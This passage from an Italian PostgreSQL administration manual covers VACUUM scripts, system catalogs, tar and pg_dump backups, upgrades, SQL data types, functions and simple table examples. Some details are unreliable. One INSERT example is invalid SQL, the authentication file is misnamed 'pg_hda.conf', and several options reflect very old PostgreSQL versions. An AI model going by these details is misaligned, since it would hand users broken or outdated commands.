324.6.2 Variabile PAGER

‘**psql**’ è sensibile alla presenza o meno della variabile di ambiente ‘**PAGER**’. Se questa esiste e non è vuota, ‘**psql**’ userà il programma indicato al suo interno per controllare l’emissione dell’output generato. Per esempio, se contiene ‘**less**’, come si vede nell’esempio seguente che fa riferimento a una shell compatibile con quella di Bourne,

```
PAGER=less
export PAGER
```

si fa in modo che l’output troppo lungo venga controllato da ‘**less**’. Per eliminare l’impostazione di questa variabile, in modo da ritornare allo stato predefinito, basta annullare il contenuto della variabile nel modo seguente:

```
PAGER=
export PAGER
```

324.7 Manutenzione delle basi di dati

Un problema comune dei DBMS è quello della riorganizzazione periodica dei dati, in modo da semplificare e accelerare le elaborazioni successive. Nei sistemi più semplici si parla a volte di «ricostruzione indici», o di qualcosa del genere. Nel caso di PostgreSQL, si utilizza un comando specifico che è estraneo all’SQL standard: ‘**VACUUM**’.[11]

VACUUM [VERBOSE] [ANALYZE] [*nome_tabella*]
VACUUM [VERBOSE] ANALYZE [*nome_tabella* [(*colonna_1* [,... *colonna_N*])]]

L’operazione di pulizia si riferisce alla base di dati aperta in quel momento. L’opzione ‘**VERBOSE**’ permette di ottenere i dettagli sull’esecuzione dell’operazione; ‘**ANALYZE**’ serve invece per indicare specificatamente una tabella, o addirittura solo alcune colonne di una tabella.

Anche se non si tratta di un comando SQL standard, per PostgreSQL è importante che venga eseguita periodicamente una ripulitura con il comando ‘**VACUUM**’, eventualmente attraverso uno script simile a quello seguente, da avviare per mezzo del sistema Cron.

```
#!/bin/sh
su postgres -c "psql $1 -c 'VACUUM'"
```

In pratica, richiamando questo script con i privilegi dell’utente ‘**root**’, indicando come argomento il nome della base di dati (viene inserito al posto di ‘**$1**’ dalla shell), si ottiene di avviare il comando ‘**VACUUM**’ attraverso ‘**psql**’.

Per riuscire a fare il lavoro in serie per tutte le basi di dati, si potrebbe scrivere uno script più complesso, come quello seguente. In questo caso, lo script deve essere avviato con i privilegi dell’utente ‘**postgres**’.

```
#!/bin/sh

BASI_DATI=`psql template1 -t -c "SELECT datname from pg_database"`

echo "Procedimento di ripulitura e sistemazione delle basi di dati"
echo "di PostgreSQL."
echo "Se l'operazione dovesse essere interrotta accidentalmente,"
echo "potrebbe essere necessaria l'eliminazione del file pg_vlock"
echo "contenuto nella directory della <ttid>base di dati</ttid> relativa."

for BASE_DATI in $BASI_DATI
```

[11] Per comprendere bene il contenuto di questa sezione, può essere necessaria la lettura del prossimo capitolo. Queste informazioni sono collocate qui soltanto per una questione di ordine logico nella posizione delle stesse.

```
do
    echo -n "$BASE_DATI: "
    psql $BASE_DATI -c "VACUUM"
done
```

In breve, si utilizza la prima volta '**psql**' in modo da aprire la base di dati '**template1**' (quella fondamentale, che permette di intervenire sui cataloghi di sistema), accedendo al catalogo '**pg_database**' per leggere la colonna contenente i nomi delle basi di dati. In particolare, l'opzione '**-t**' serve a evitare di inserire il nome della colonna stessa. L'elenco che si ottiene viene inserito nella variabile di ambiente '**BASI_DATI**', che in seguito viene scandita da un ciclo '**for**', all'interno del quale si utilizza '**psql**' per ripulire ogni singola base di dati.

324.8 Maneggiare i file delle basi di dati

All'inizio del capitolo si è accennato alla collocazione normale delle directory e dei file che compongono le basi di dati. Chi amministra il sistema di elaborazione che ospita PostgreSQL e le basi di dati, deve avere almeno un'idea di come maneggiare questi file. Per esempio deve sapere come comportarsi per le copie di sicurezza, soprattutto come ripristinarle.

Per comodità, la directory da cui si articolano i cataloghi e le basi di dati verrà indicata come '~postgres/', ovvero la directory personale dell'utente '**postgres**', cioè il DBA (l'amministratore delle basi di dati).

Quando si installa PostgreSQL si dovrebbe avere già una directory '~postgres/' organizzata in modo tale da poter iniziare a creare delle basi di dati. Per questo sono necessari alcuni file, detti cataloghi, e una base di dati di partenza: '**template1**'.

324.8.1 Cataloghi del DBMS

I cataloghi di PostgreSQL sono delle tabelle del DBMS che non appartengono ad alcuna base di dati e servono per gestire il DBMS stesso. Normalmente non si dovrebbe accedere a tali tabelle direttamente, ma solo tramite script o programmi specifici. Tuttavia ci sono situazioni in cui ciò potrebbe essere necessario, tenendo conto poi che la documentazione di PostgreSQL fa spesso riferimento a queste, per cui conviene almeno saperle consultare.

Dal momento che PostgreSQL consente di accedere a delle tabelle solo dopo avere specificato la base di dati, a queste si accede attraverso '**template1**', in pratica con un comando simile a quello seguente:

```
postgres:~$ psql -d template1
```

324.8.1.1 Catalogo pg_user

Il catalogo '**pg_user**' è una vista del catalogo '**pg_shadow**', che contiene le informazioni sugli utenti di PostgreSQL. La figura 324.1 mostra un esempio di come potrebbe essere composta. La consultazione della tabella si ottiene con il comando SQL:

```
template1=> SELECT * FROM pg_user;
```

Figura 324.1. Esempio di un catalogo '**pg_user**'.

```
usename |usesysid|usecreatedb|usetrace|usesuper|usecatupd|passwd  |valuntil
--------|--------|-----------|--------|--------|---------|--------|----------
postgres|     100|t          |t       |t       |t        |********|Sat Jan 31
nobody  |      99|f          |t       |f       |t        |********|
tizio   |    1001|t          |t       |t       |t        |********|
```

Si può osservare che l'utente '**postgres**' ha tutti gli attributi booleani attivi ('**usecreatedb**', '**usetrace**', '**usesuper**', '**usecatupd**') e questo per permettergli di compiere tutte le operazioni all'interno delle basi di dati. In particolare, l'attributo '**usecreatedb**' permette all'utente di creare una base di dati e '**usesuper**' permette di aggiungere utenti. In effetti, osservando l'esempio della figura, l'utente '**tizio**' ha praticamente gli stessi privilegi dell'amministratore '**postgres**'.

324.8.1.2 Catalogo pg_shadow

Il catalogo '**pg_shadow**' è il contenitore delle informazioni sugli utenti, a cui si accede normalmente tramite la vista '**pg_user**'. Il suo scopo è quello di conservare in un file più sicuro (perché non è accessibile agli utenti comuni) i dati delle parole d'ordine degli utenti che intendono usare le forme di autenticazione basate su queste. Per il momento, nella documentazione di PostgreSQL non viene spiegato come usarlo, né se le parole d'ordine indicate devono essere in chiaro o cifrate in qualche modo. L'esempio della figura 324.2 mostra gli stessi utenti a cui non viene abbinata alcuna parola d'ordine. La consultazione della tabella si ottiene con il comando SQL:

```
template1=> SELECT * FROM pg_shadow;
```

Figura 324.2. Esempio di un catalogo '**pg_shadow**'.

```
usename |usesysid|usecreatedb|usetrace|usesuper|usecatupd|passwd|valuntil
--------|--------|-----------|--------|--------|---------|------|----------
postgres|     100|t          |t       |t       |t        |      |Sat Jan 31
nobody  |      99|f          |t       |f       |t        |      |
tizio   |    1001|t          |t       |t       |t        |      |
```

324.8.1.3 Catalogo pg_database

Il catalogo '**pg_database**' è una tabella che contiene le informazioni sulle basi di dati esistenti. La figura 324.3 mostra un esempio di come potrebbe essere composta. La consultazione della tabella si ottiene con il comando SQL:

```
template1=> SELECT * FROM pg_database;
```

Figura 324.3. Esempio di un catalogo '**pg_database**'.

```
datname  |datdba|encoding|datpath
---------|------|--------|--------------------
template1|   100|       0|template1
pubblico |   100|       0|pubblico
prova    |   100|       0|/home/postgres/prova
prova1   |   100|       0|prova1
prova2   |  1001|       0|prova2
```

La prima colonna rappresenta il nome della base di dati, la seconda riporta il numero UID dell'utente che rappresenta il suo DBA, cioè colui che l'ha creata, la terza rappresenta il percorso in cui si trova. Per esempio, si può osservare che la base di dati '**prova2**' è stata creata dall'utente 1001, che da quanto riportato in '**pg_user**' è '**tizio**'.

La colonna che rappresenta il percorso della base di dati è più complessa da interpretare. In generale, i nomi che appaiono senza l'indicazione di un percorso si riferiscono alla directory '`~postgres/base/`', corrispondendo in pratica alla directory che contiene i file della base di dati. Per esempio, la base di dati '**prova2**' è collocata nella directory '`~postgres/base/prova2/`'. I percorsi assoluti vanno interpretati in modo speciale; in particolare, nel caso della base di dati '**prova**', la directory corrispondente è in realtà '`/home/postgres/base/prova/`' (si osservi l'inserzione di '`base/`').

In generale, è normale che tutte le basi di dati vengano create a partire da '`~postgres/base/`', pertanto non si dovrebbero vedere percorsi assoluti in questa tabella. Verrà mostrato in seguito quando può verificarsi questa condizione.

324.8.2 Copia e spostamento di una base di dati

Prima di poter pensare a copiare o a spostare una base di dati occorre avere chiaro in mente che si tratta di file «binari» (nel senso che non si tratta di file di testo), contenenti informazioni collegate l'una all'altra in qualche modo più o meno oscuro. Queste informazioni possono a volte essere espresse anche in forma numerica; in tal caso dipende dall'architettura in cui sono state create. Questo implica due cose fondamentali: lo spostamento o la copia deve essere fatto in modo che non si perdano dei pezzi per la strada (i file della stessa base di dati devono essere raccolti tutti assieme) e lo spostamento in un'altra architettura non dovrebbe essere ammissibile.

La copia di una base di dati per motivi di sicurezza è un'operazione semplice e così anche il suo ripristino. Si tratta di archiviare e poi eventualmente ripristinare tutto il contenuto della directory che la contiene. Per esempio,

```
# tar czvf base.tar.gz ~postgres/base
```

archivia nel file '`base.tar.gz`' tutte le basi di dati che si articolano a partire da '`~postgres/base/`'. Come esempio ulteriore,

```
# tar czvf pubblico.tar.gz ~postgres/base/pubblico
```

archivia nel file '`pubblico.tar.gz`' solo la base di dati '**`pubblico`**', che si trova esattamente nella directory '`~postgres/base/pubblico/`'.

Il recupero non è nulla di speciale, tranne per il fatto che si deve recuperare una base dati per intero, ovvero ciò che di solito si articola in una sottodirectory di '`~postgres/base/`'. Se di dovessero perdere informazioni sui permessi, occorre ricordare che i file devono appartenere all'utente '**`postgres`**', ovvero colui che rappresenta l'amministratore del DBMS.

Per poter spostare una base di dati nel file system occorre ricordare che l'informazione sulla sua collocazione è contenuta nel catalogo '**`pg_database`**', per cui è su questo che occorre intervenire per informare PostgreSQL della nuova posizione che gli si vuole dare. Eventualmente, c'è sempre la possibilità di eliminare la base di dati con il comando '**`dropdb`**', ricreandola nella nuova posizione, sostituendo poi tutti i file con quella vecchia. In pratica, all'interno dei file che compongono una base di dati non c'è l'informazione della loro collocazione, quindi, a parte il problema di modificare in qualche modo il catalogo '**`pg_database`**', non si dovrebbero incontrare altre difficoltà.

Per salvare tutto il sistema di basi di dati di PostgreSQL, si può agire in modo più semplice archiviando tutta la directory '`~postgres/`', in modo ricorsivo. In questo senso, se ci sono delle basi di dati che risiedono al di fuori della gerarchia '`~postgres/`', le cose si complicano, così si spiega il motivo dell'organizzazione standard di PostgreSQL che prevede la loro collocazione al di sotto della gerarchia '`~postgres/base/`'. Nel caso non fosse ancora chiaro, è bene ribadire che salvando anche i file che risiedono esattamente nella directory '`~postgres/`', si evita di dover ricreare le basi di dati prima del loro recupero, ovvero si evita di dover intervenire manualmente nei cataloghi per dichiararne la presenza.

324.8.3 Creazione di una base di dati in una collocazione diversa dalla solita

Il comando '**createdb**', se non viene specificato diversamente, crea la base di dati in una sottodirectory a partire da '~postgres/base/'. Se si vuole definire una nuova posizione basta usare l'opzione '**-D**', seguita dalla directory che deve essere presa in considerazione al posto di '~postgres/' (ovvero di '**PGDATA**' come si legge nella documentazione di PostgreSQL).

Perché la cosa funzioni, occorre che la directory ricevente sia pronta. Per esempio, volendo creare la base di dati '**mia**' a partire da '/home/postgresql/', sapendo che poi in pratica la sottodirectory 'mia/' viene collocata su '/home/postgresql/base/', occorre predisporre tutto questo.

```
# mkdir /home/postgresql
```

```
# mkdir /home/postgresql/base
```

```
# chown -R postgres. /home/postgresql
```

La preparazione delle directory può essere fatta con l'aiuto di '**initlocation**', ma questo comando non fa niente di particolare in più. Per completare l'esempio, viene mostrato il comando con cui si crea la base di dati '**mia**', utilizzando come riferimento la directory '/home/postgresql'.

```
postgres:~$ createdb -D /home/postgresql mia
```

Per concludere, se si osserva il catalogo '**pg_database**', si noterà che il percorso indicato della base di dati appena creata è '/home/postgresql/mia/', mentre invece la directory vera e propria è '/home/postgresql/base/mia/'.

324.8.4 Copia e spostamento di una base di dati, in modo indipendente dalla piattaforma

Dopo aver visto in che modo è possibile copiare e archiviare una base di dati, rimanendo sulla stessa piattaforma, ma soprattutto, rimanendo nell'ambito della stessa versione di PostgreSQL, è necessario vedere in che modo si può risolvere il problema quando la piattaforma cambia, o quando cambia la versione di PostgreSQL.

Ricapitolando, quindi, i problemi sono due: la piattaforma e la versione di PostgreSQL. In linea di principio, non è possibile copiare una base di dati realizzata su GNU/Linux in una macchina i386 per portarla in un'altra macchina con architettura differente, anche se con lo stesso sistema operativo; nemmeno si può trasportare una base di dati, così come si trova, da un sistema operativo a un altro. Inoltre, PostgreSQL non è in grado di leggere, o di utilizzare in alcun modo, le basi di dati realizzate con altre versioni dello stesso.

Attualmente, l'unico modo per raggirare l'ostacolo è lo scarico dei dati (*dump*) in uno script che successivamente può essere dato in pasto a '**psql**', per ricreare le basi di dati come erano in origine. Naturalmente, questa tecnica non è perfetta e funziona correttamente solo quando le basi di dati non contengono relazioni con tuple eccessivamente grandi.

> Questo problema deve essere preso in considerazione già nel momento della progettazione di una base di dati, avendo cura di verificare, sperimentandolo, che il procedimento di scarico e recupero dei dati possa funzionare.

Lo scarico di una base di dati si ottiene attraverso il programma '**pg_dump**', che è parte integrante della distribuzione di PostgreSQL.

```
pg_dump [opzioni] base_di_dati
```

Se non si indicano delle opzioni e ci si limita a specificare la base di dati su cui intervenire, si ottiene il risultato attraverso lo standard output, composto in pratica dai comandi necessari a '**psql**' per ricostruire le relazioni che compongono la base di dati (la base di dati stessa deve essere ricreata manualmente). Tanto per chiarire subito il senso della cosa, se si utilizza '**pg_dump**' nel modo seguente,

```
$ pg_dump mio_db > mio_db.dump
```

si ottiene il file di testo 'mio_db.dump'. Questo file va verificato, ricercando la presenza eventuale di segnalazioni di errore che vengono generate in presenza di dati che non possono essere riprodotti fedelmente; eventualmente, il file può anche essere modificato se si conosce la sintassi dei comandi che vengono inseriti in questo script. Per fare in modo che le relazioni della base di dati vengano ricreate e caricate, si può utilizzare '**psql**' nel modo seguente:

```
$ psql -e mio_db < mio_db.dump
```

Alcune opzioni

`-d`

In condizioni normali, '**pg_dump**' salva i dati delle relazioni (le tabella secondo l'SQL) in una forma compatibile con il comando '**COPY**', che però non è compatibile con lo standard SQL. Con l'opzione '**-d**', utilizza il comando '**INSERT**' tradizionale.

`-D`

Come con l'opzione '**-d**', con l'aggiunta dell'indicazione degli attributi (le colonne secondo l'SQL) in cui vanno inseriti i dati. In pratica, questa opzione permette di generare uno script più preciso e dettagliato.

`-f` *file*

Permette di definire un file diverso dallo standard output, che si vuole generare con il risultato dell'elaborazione di '**pg_dump**'.

`-h` *host*

Permette di specificare il nodo a cui connettersi per l'interrogazione del servente PostgreSQL. In pratica, se l'accesso è consentito, è possibile scaricare una base di dati gestita presso un nodo remoto.

`-p` *porta*

Nel caso in cui '**postmaster**' sia in ascolto su una porta TCP diversa dal numero 5432 (corrispondente al valore predefinito), si può specificare con questa opzione il numero corretto da utilizzare.

`-s`

Scarica soltanto la struttura delle relazioni, senza occuparsi del loro contenuto. In pratica, serve per poter riprodurre vuote le tabelle SQL.

`-t` *nome_tabella*

Utilizzando questa opzione, indicando il nome di una tabella SQL, si ottiene lo scarico di quell'unica tabella.

`-u`

Fa in modo che '**psql**' richieda il nominativo-utente e la parola d'ordine all'utente, prima di tentare la connessione. L'uso di questa opzione è indispensabile quando il servente impone una forma di autenticazione definita attraverso la parola chiave '**password**'.

```
-z
```

Include le informazioni sui permessi e la proprietà delle tabelle ('**GRANT**'/'**REVOKE**').

324.8.5 Copia, spostamento e aggiornamento di tutte le basi di dati, in modo indipendente dalla piattaforma

Per copiare o trasferire tutte le basi di dati del sistema di PostgreSQL, si può utilizzare '**pg_dumpall**', che in pratica è uno script che si avvale di '**pg_dump**' per compiere il suo lavoro.

```
pg_dumpall [opzioni]
```

'**pg_dumpall**' provvede a scaricare tutte le basi di dati, assieme alle informazioni necessarie per ricreare il catalogo '**pg_shadow**' (la vista '**pg_user**' si ottiene di conseguenza). Come si può intuire, si deve utilizzare '**pg_dumpall**' con i privilegi dell'utente '**postgres**'.

Gli argomenti della riga di comando di '**pg_dumpall**', vengono passati tali e quali a '**pg_dump**', quando questo viene utilizzato all'interno dello script per lo scarico di ogni singola base di dati.

```
postgres$ pg_dumpall > basi_dati.dump
```

L'esempio mostra il modo più semplice di utilizzare '**pg_dumpall**' per scaricare tutte le basi di dati in un file unico. In questo caso, si ottiene il file di testo 'basi_dati.dump'. Questo file va verificato alla ricerca di segnalazioni di errore che potrebbero essere generate in presenza di dati che non possono essere riprodotti fedelmente; eventualmente, può essere modificato se si conosce la sintassi dei comandi che vengono inseriti in questo script.

Il recupero dell'insieme completo delle basi di dati avviene normalmente in un'ambiente PostgreSQL, in cui il sistema delle basi di dati sia stato predisposto, ma non sia stata creata alcuna base di dati (a parte '**template1**' la cui presenza è obbligatoria). Come si può intuire, il comando necessario per ricaricare le basi di dati, assieme alle informazioni sugli utenti (il catalogo '**pg_shadow**'), è quello seguente:

```
postgres$ psql -e template1 < basi_dati.dump
```

La situazione tipica in cui è necessario utilizzare '**pg_dumpall**' per scaricare tutto il sistema delle basi di dati, è quella del momento in cui ci si accinge ad aggiornare la versione di PostgreSQL. In breve, in quella occasione, si devono eseguire i passaggi seguenti:

1. con la versione vecchia di PostgreSQL, si deve utilizzare '**pg_dumpall**' in modo da scaricare tutto il sistema delle basi di dati in un solo file di testo;
2. si aggiorna PostgreSQL;
3. si elimina il contenuto della directory '~postgres/', ovvero quella che altrimenti viene definita '**PGDATA**' (prima conviene forse fare una copia di sicurezza);
4. si ricrea il sistema delle basi di dati, vuoto, attraverso '**initdb**';
5. si ricaricano le basi di dati precedenti, assieme alle informazioni sugli utenti, attraverso '**psql**', utilizzando il file generato in precedenza attraverso '**pg_dumpall**'.

Quello che manca, di solito si tratta del file '~postgres/pg_hda.conf' per la configurazione dei sistemi di accesso e autenticazione, deve essere ripristinato manualmente.

324.9 Riferimenti

- *PostgreSQL*

  <*http://www.postgresql.org/*>

- Bruce Momjian, *PostgreSQL: introduction and concepts*

  <*http://www.postgresql.org/docs/awbook.html*>

- Al Dev (Alavoor Vasudevan), *PostgreSQL HOWTO*

  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

PostgreSQL: il linguaggio

PostgreSQL è un ORDBMS, ovvero un *Object-relational DBMS*, cioè un DBMS relazionale a oggetti. La sua documentazione utilizza terminologie differenti, a seconda delle preferenze dei rispettivi autori. In generale si possono distinguere tre modalità, riferite a tre punti di vista: la programmazione a oggetti, la teoria generale sui DBMS e il linguaggio SQL. Le equivalenze dei termini sono riassunte dall'elenco seguente:

- classi, istanze, attributi e tipi di dati contenibili negli attributi;
- relazioni, tuple, attributi e domini;
- tabelle, righe, colonne e tipi di dati contenibili nelle colonne.

In questo capitolo si intende usare la terminologia tradizionale dei DBMS relazioni, corrispondente a quella delle prime versioni del linguaggio SQL: tabelle, righe, colonne,... Nello stesso modo, la sintassi delle istruzioni (interrogazioni) SQL che vengono mostrate è limitata alle funzionalità più semplici, sempre compatibilmente con le possibilità di PostgreSQL. Per una visione più estesa delle funzionalità SQL di PostgreSQL conviene consultare la sua documentazione, a cominciare da *sql(1)* per finire con il manuale dell'utente che contiene diversi esempi molto utili.

325.1 Prima di iniziare

Per fare pratica con il linguaggio SQL, il modo migliore è quello di utilizzare il programma '**`psql`**' con il quale si possono eseguire interrogazioni interattive con il servente. Quello che conta è tenere a mente che per poterlo utilizzare occorre avere già creato una base di dati (vuota), in cui verranno inserite delle nuove tabelle, con le quali si eseguiranno altre operazioni.

Attraverso le istruzioni SQL si fa riferimento sempre a un'unica base di dati: quella a cui ci si collega quando si avvia '**`psql`**'.

Utilizzando '**`psql`**', le istruzioni devono essere terminate con il punto e virgola ('**`;`**'), oppure dal comando interno '**`\g`**' (*go*).

325.2 Tipi di dati e rappresentazione

I tipi di dati gestibili sono un punto delicato della compatibilità tra un DBMS e lo standard SQL. Vale la pena di riepilogare i tipi più comuni, compatibili con lo standard SQL, che possono essere trovati nella tabella 325.1. Si deve tenere presente che SQL utilizza diversi modi possibili per definire lo stesso tipo di dati; per esempio il tipo '**`CHAR`**' può essere indicato anche come '**`CHARACTER`**', così pure '**`VARCHAR`**' può essere espresso come '**`CHAR VARYING`**' o '**`CHARACTER VARYING`**'. Quando PostgreSQL ammette l'utilizzo di una forma, riconosce poi anche le altre.

Tabella 325.1. Elenco dei tipi di dati standard utilizzabili con PostgreSQL, espressi nella loro forma compatta.

Tipo	Standard	Descrizione
CHAR	SQL92	Un carattere singolo.
CHAR(*n*)	SQL92	Una stringa di lunghezza fissa, di *n* caratteri, completata da spazi.
VARCHAR(*n*)	SQL92	Una stringa di lunghezza variabile con un massimo di *n* caratteri.
INTEGER	SQL92	Intero (al massimo nove cifre numeriche).
SMALLINT	SQL92	Intero più piccolo di '**INTEGER**'.
FLOAT	SQL92	Numero a virgola mobile.
FLOAT(*n*)	SQL92	Numero a virgola mobile lungo *n* bit.
REAL	SQL92	Numero a virgola mobile (teoricamente più preciso di '**FLOAT**').
DOUBLE PRECISION	SQL92	Numero a virgola mobile (più o meno equivalente a '**REAL**').
DATE	SQL92	Data, di solito nella forma '*mm***/***gg***/***aaaa***''**.
TIME	SQL92	Orario, nella forma '*hh***:***mm***:***ss*', oppure solo '*hh***:***mm*'.
TIMESTAMP	SQL92	Informazione completa data-orario.
INTERVAL	SQL92	Intervallo di tempo.
BOOLEAN	SQL3	Valore logico booleano.

Oltre ai tipi di dati gestibili, è necessario conoscere il modo di rappresentarli in forma costante. In particolare, è bene osservare che PostgreSQL ammette solo l'uso degli apici singoli come delimitatori. La tabella 325.2 mostra alcuni esempi.

Tabella 325.2. Esempi di rappresentazione dei valori costanti.

Tipo	Esempi
CHAR	'**'a'**', '**'A'**', '**'b'**', '**'1'**'.
CHAR(*n*)	'**'a'**', '**'ciao'**', '**'Ciao'**', '**'123/der:876'**'.
VARCHAR(*n*)	'**'a'**', '**'ciao'**', '**'Ciao'**', '**'123/der:876'**'.
INTEGER	'**1**', '**123**', '**-987**'.
SMALLINT	Come '**INTEGER**'.
FLOAT	'**123.45**', '**-45.3**', '**123.45e+10**', '**123.45e-10**'.
FLOAT(*n*)	Come '**FLOAT**'.
REAL	Come '**FLOAT**'.
DOUBLE PRECISION	Come '**FLOAT**'.
DATE	'**'31.12.1999'**', '**'12/31/1999'**', '**'1999-12-31'**'.
TIME	'**'15:55:27'**', '**'15:59'**'.
TIMESTAMP	'**'1999-12-31 15:55:27'**', '**'1999-12-31 15:55:27+1'**'.
INTERVAL	'**INTERVAL '15:55:27'**', '**INTERVAL '15 HOUR 59 MINUTE'**', '**INTERVAL '- 15 HOUR'**'.
BOOLEAN	'**1**', '**'y'**', '**'yes'**', '**'t'**', '**'true'**'; '**0**', '**'n'**', '**'no'**', '**'f'**', '**'false'**'.

In particolare, le costanti stringa possono contenere delle sequenze di escape, rappresentate da una barra obliqua inversa seguita da un simbolo. La tabella 325.3 mostra le sequenze di escape tipiche.

Tabella 325.3. Sequenze di escape utilizzabili all'interno delle stringhe di caratteri costanti.

Escape	Significato
\n	*newline*
\r	*return*
\b	*backspace*
\'	'
\"	"
\\	\
\%	%
_	_

325.3 Funzioni

PostgreSQL, come altri DBMS SQL, offre una serie di funzioni che fanno parte dello standard SQL, assieme ad altre non standard che però sono ampiamente diffuse e di grande utilità. Le tabelle 325.4 e 325.5 ne riportano alcune.

Tabella 325.4. Funzioni SQL riconosciute da PostgreSQL.

Funzione	Descrizione
POSITION(*stringa_1* IN *stringa_2*)	Posizione di *stringa_1* in *stringa_2*.
SUBSTRING(*stringa* [FROM *n*][FOR *m*])	Sottostringa da *n* per *m* caratteri.
TRIM([LEADING|TRAILING|BOTH] ['*x*'] FROM [*stringa*])	Ripulisce all'inizio e alla fine del testo.

Tabella 325.5. Alcune funzioni riconosciute dal linguaggio di PostgreSQL.

Funzione	Descrizione
UPPER(*stringa*)	Converte la stringa in caratteri maiuscoli.
LOWER(*stringa*)	Converte la stringa in caratteri minuscoli.
INITCAP(*stringa*)	Converte la stringa in modo che le parole inizino con la maiuscola.
SUBSTR(*stringa*,*n*,*m*)	Estrae la stringa che inizia dalla posizione *n*, lunga *m* caratteri.
LTRIM(*stringa*, '*x*')	Ripulisce la stringa a sinistra (*Left trim*).
RTRIM(*stringa*, '*x*')	Ripulisce la stringa a destra (*Right trim*).

Esempi

```
SELECT POSITION( 'o' IN 'Topo' )
```

Restituisce il valore due.

```
SELECT POSITION( 'ino' IN Cognome ) FROM Indirizzi
```

Restituisce un elenco delle posizioni in cui si trova la stringa '**`ino`**' all'interno della colonna '**`Cognome`**', per tutte le righe della tabella '**`Indirizzi`**'.

```
SELECT SUBSTRING( 'Daniele' FROM 3 FOR 2 )
```

Restituisce la stringa '**`ni`**'.

```
SELECT TRIM( LEADING '*' FROM '*****Ciao****' )
```

Restituisce la stringa '**`Ciao****`**'.

```
SELECT TRIM( TRAILING '*' FROM '*****Ciao****' )
```

Restituisce la stringa '**`*****Ciao`**'.

```
SELECT TRIM( BOTH '*' FROM '*****Ciao****' )
```

Restituisce la stringa '**`Ciao`**'.

```
SELECT TRIM( BOTH ' ' FROM '    Ciao    ' )
```

Restituisce la stringa '**`Ciao`**'.

```
SELECT TRIM( '    Ciao    ' )
```

Esattamente come nell'esempio precedente, dal momento che lo spazio normale è il carattere predefinito e che la parola chiave '**`BOTH`**' è anche predefinita.

```
SELECT LTRIM( '*****Ciao****', '*' )
```

Restituisce la stringa '**`Ciao****`**'.

```
SELECT RTRIM( '*****Ciao****', '*' )
```

Restituisce la stringa '**`*****Ciao`**'.

325.4 Esempi comuni

Nelle sezioni seguenti vengono mostrati alcuni esempi comuni di utilizzo del linguaggio SQL, limitato alle possibilità di PostgreSQL. La sintassi non viene descritta, salvo quando la differenza tra quella standard e quella di PostgreSQL è importante.

Negli esempi si fa riferimento frequentemente a una tabella di indirizzi, il cui contenuto è visibile nella figura 325.1.

Figura 325.1. La tabella '**`Indirizzi(Codice,Cognome,Nome,Indirizzo,Telefono)`**' usata in molti esempi del capitolo.

```
.==================================================================.
|Indirizzi                                                         |
|------------------------------------------------------------------|
|Codice|Cognome        |Nome           |Indirizzo      |Telefono      |
|------|---------------|---------------|---------------|--------------|
|     1|Pallino        |Pinco          |Via Biglie 1   |0222,222222   |
|     2|Tizi           |Tizio          |Via Tazi 5     |0555,555555   |
|     3|Cai            |Caio           |Via Caini 1    |0888,888888   |
|     4|Semproni       |Sempronio      |Via Sempi 7    |0999,999999   |
'=================================================================='
```

325.4.1 Creazione di una tabella

La tabella di esempio mostrata nella figura 325.1, potrebbe essere creata nel modo seguente:

```
CREATE TABLE Indirizzi (
        Codice          integer,
        Cognome         char(40),
        Nome            char(40),
        Indirizzo       varchar(60),
        Telefono        varchar(40)
    );
```

Quando si inseriscono i valori per una riga, può capitare che venga omesso l'inserimento di alcune colonne. In questi casi, il campo corrispondente riceve il valore '**`NULL`**', cioè un valore indefinito, oppure il valore predefinito attraverso quanto specificato con l'espressione che segue la parola chiave '**`DEFAULT`**'.

In alcuni casi non è possibile definire un valore predefinito e nemmeno è accettabile che un dato resti indefinito. In tali situazioni si può aggiungere '**`NOT NULL`**', dopo la definizione del tipo.

325.4.2 Modifica della tabella

Per il momento, le funzionalità di modifica della struttura di una tabella sono limitate alla sola aggiunta di colonne, come nell'esempio seguente dove viene aggiunta una colonna per l'indicazione del comune di residenza alla tabella già vista in precedenza.

```
ALTER TABLE Indirizzi ADD COLUMN Comune char(30);
```

È bene osservare che non sempre si ottiene il risultato desiderato.

325.4.3 Inserimento dati in una tabella

L'esempio seguente mostra l'inserimento dell'indirizzo dell'impiegato «Pinco Pallino».

```
INSERT INTO Indirizzi
    VALUES (
        01,
        'Pallino',
        'Pinco',
        'Via Biglie 1',
        '0222,222222'
    );
```

In questo caso, si presuppone che i valori inseriti seguano la sequenza delle colonne, così come è stata creata la tabella in origine. Se si vuole indicare un comando più leggibile, occorre aggiungere l'indicazione della sequenza delle colonne da compilare, come nell'esempio seguente:

```
INSERT INTO Indirizzi (
        Codice,
        Cognome,
        Nome,
        Indirizzo,
        Telefono
    )
    VALUES (
        01,
        'Pallino',
        'Pinco',
        'Via Biglie 1',
        '0222,222222'
    );
```

In questo stesso modo, si può evitare di compilare il contenuto di una colonna particolare, indicando espressamente solo le colonne che si vogliono fornire; le altre colonne riceveranno il valore predefinito o '**`NULL`**' in mancanza d'altro. Nell'esempio seguente viene indicato solo il codice e il nominativo.

```
INSERT INTO Indirizzi (
        Codice,
        Cognome,
        Nome,
    )
    VALUES (
        01,
        'Pallino'
        'Pinco',
    );
```

325.4.4 Eliminazione di una tabella

Una tabella può essere eliminata completamente attraverso l'istruzione '**`DROP`**'. L'esempio seguente elimina la tabella degli indirizzi degli esempi precedenti.

```
DROP TABLE Indirizzi;
```

325.4.5 Interrogazioni semplici

L'esempio seguente emette tutto il contenuto della tabella degli indirizzi già vista negli esempi precedenti.

```
SELECT * FROM Indirizzi;
```

Seguendo l'esempio fatto in precedenza si dovrebbe ottenere l'elenco riportato sotto, equivalente a tutto il contenuto della tabella.

```
codice  cognome   nome       indirizzo     telefono

     1  Pallino   Pinco      Via Biglie 1  0222,222222
     2  Tizi      Tizio      Via Tazi 5    0555,555555
     3  Cai       Caio       Via Caini 1   0888,888888
     4  Semproni  Sempronio  Via Sempi 7   0999,999999
```

Per ottenere un elenco ordinato in base al cognome e al nome (in caso di ambiguità), lo stesso comando si completa nel modo seguente:

```
SELECT * FROM Indirizzi ORDER BY Cognome, Nome;
```

```
codice  cognome   nome       indirizzo     telefono

     3  Cai       Caio       Via Caini 1   0888,888888
     1  Pallino   Pinco      Via Biglie 1  0222,222222
     4  Semproni  Sempronio  Via Sempi 7   0999,999999
     2  Tizi      Tizio      Via Tazi 5    0555,555555
```

La selezione delle colonne permette di ottenere un risultato con le sole colonne desiderate, permettendo anche di cambiarne l'intestazione. L'esempio seguente permette di mostrare solo i nominativi e il telefono, cambiando un po' le intestazioni.

```
